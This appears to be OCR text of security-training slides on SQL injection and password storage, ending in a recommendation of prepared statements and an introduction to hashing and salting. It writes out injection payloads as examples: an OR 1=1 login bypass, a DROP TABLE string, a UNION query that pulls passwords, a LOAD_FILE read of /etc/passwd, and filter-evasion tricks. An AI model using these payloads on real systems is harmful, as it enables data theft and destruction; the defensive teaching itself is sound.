


SQL

```
SELECT *
FROM users u
WHERE
  u.username='$username'
  AND u.password='$password'
```

This is a contrived example just to demonstrate the principle.

DON'T DO THIS



SQL

```
SELECT *
FROM users u
WHERE
   u.username='rich'
   AND u.password='12345'
```

Seriously, never build a login page like this.

DON’T DO THIS


SQL

```sql
SELECT *
FROM users u
WHERE
   u.username='rich'
   AND u.password='12345'
```

We’ll talk about storing passwords properly later.

id	username	password	email
1	rich	12345	rich@pagerduty.com

DON'T DO THIS



SQL

```
SELECT *
FROM users u
WHERE
  u.username='admin'
  AND u.password='' OR 1=1 --'
```

DON’T DO THIS

SQL

```sql
SELECT *
FROM users u
WHERE
   u.username='admin'
   AND u.password=''
   OR 1=1
```

id	username	password	email
0	admin	%\MpQ->3.L-5YRail!k}rH$/3~C?[cj\\.S%K	arup@pagerduty.com


Login

Username

hahaha

Password

'; DROP TABLE users --



https://xkcd.com/327/

Companies House

BETA This is a trial service — your feedback will help us to improve it.

Sign in / Register

Search for a company or officer

; DROP TABLE "COMPANIES";-- LTD

Follow this company

File for this company

Company number **10542519**

https://beta.companieshouse.gov.uk/company/10542519

KEY TAKEAWAY

Users should provide values only. Don't let users modify the SQL being executed.

SQL

```sql
SELECT first_name, last_name
FROM users u
WHERE
   u.id=$id
```

SQL

```sql
SELECT first_name, last_name
FROM users u
WHERE
   u.id=1
```

first_name	last_name
Rich	Adams

SQL

```
SELECT first_name, last_name
FROM users u
WHERE
   u.id=%
```

first_name	last_name
Rich	Adams
Arup	Chakrabarti
Kevin	Babcock

SQL

```sql
SELECT first_name, last_name
FROM users u
WHERE
   u.id=%
UNION
  SELECT username, password
  FROM users
```

first_name	last_name
Rich	Adams
Arup	Chakrabarti
Kevin	Babcock
rich	password
arup	123456
kevin	t3hl33thaxx0r

SQL

```sql
SELECT first_name, last_name
FROM users u
WHERE
  u.id=%
UNION ALL
  SELECT
    LOAD_FILE('/etc/passwd') --
```

Blind Injection

Boolean


```
1. If the first letter of the first database's name is an 'A', throw error.
2. If the first letter of the first database's name is an 'B', throw error.
3. If the first letter of the first database's name is an 'C', throw error.
…
```

Time-Based

```
1. If the first letter of the first database's name is an 'A', wait for 10s.
2. If the first letter of the first database's name is an 'B', wait for 10s.
3. If the first letter of the first database's name is an 'C', wait for 10s.
…
```

Escaping?

Can’t you just look for keywords like DROP?

```
DR/**/OP/*hahaha*/users
```

Can’t you just escape all quotes?

```
&#0039; DROP TABLE users --
```

Parameter Validation?

If integer field, use only integers,

```
WHERE id=#{str.gsub(/[^0-9]/, '')}
```

If alphanumeric field, use only alphanums,

```
WHERE name=#{str.gsub(/[^0-9a-z ]/i, '')}
```

What about foreign names, or names with hyphens in them?

KEY TAKEAWAY

Use Prepared Statements

Prepared Statements?

- An SQL statement template.
- Constant values are substituted during each execution.
- Bonus: Can also improve performance!

? https://en.wikipedia.org/wiki/Prepared_statement

Prepare

Template created with unspecified values.

```
SELECT * FROM users WHERE username=:name
```

(Also called: parameters, placeholders, bind variables...)

Prepare Optimize

Template sent to DBMS.

Compiles and performs query optimization.

Prepare Optimize **Execute**

Application binds values for the parameters at runtime.

```
bind(:name, 'rich')
```

DBMS executes with those parameters.

Benefits

- Resilient to SQL injection.
- Compiling and optimization only done once.
- Statement can be executed multiple times.

Example


PSEUDOCODE

```
custName = "rich";

qry  = "SELECT * FROM users WHERE name=:name";
stmt = prepareStatement(qry);

stmt.bindParams(:name, custName);

results = stmt.execute();
```


Additional Reading

- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- http://www.sqlinjection.net/time-based/
- https://www.owasp.org/index.php/Blind_SQL_Injection
- https://ckarande.gitbooks.io/owasp-nodegoat-tutorial/content/tutorial/a1_-_sql_and_nosql_injection.html

Storing Passwords




Hashing



https://en.wikipedia.org/wiki/Cryptographic_hash_function

One-Way




https://en.wikipedia.org/wiki/Cryptographic_hash_function

Rainbow Tables

SHA1 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
sha1_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB	Perfect Non-perfect	Perfect Non-perfect
sha1_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB	Perfect Non-perfect	Perfect Non-perfect
sha1_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB	Perfect Non-perfect	Perfect Non-perfect
sha1_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	690 GB 864 GB	Perfect Non-perfect	Perfect Non-perfect
sha1_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	65 GB 80 GB	Perfect Non-perfect	Perfect Non-perfect
sha1_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	316 GB 396 GB	Perfect Non-perfect	Perfect Non-perfect

http://project-rainbowcrack.com/table.htm




So what is this “salting” thing?

Random data appended to password, that's different every time.

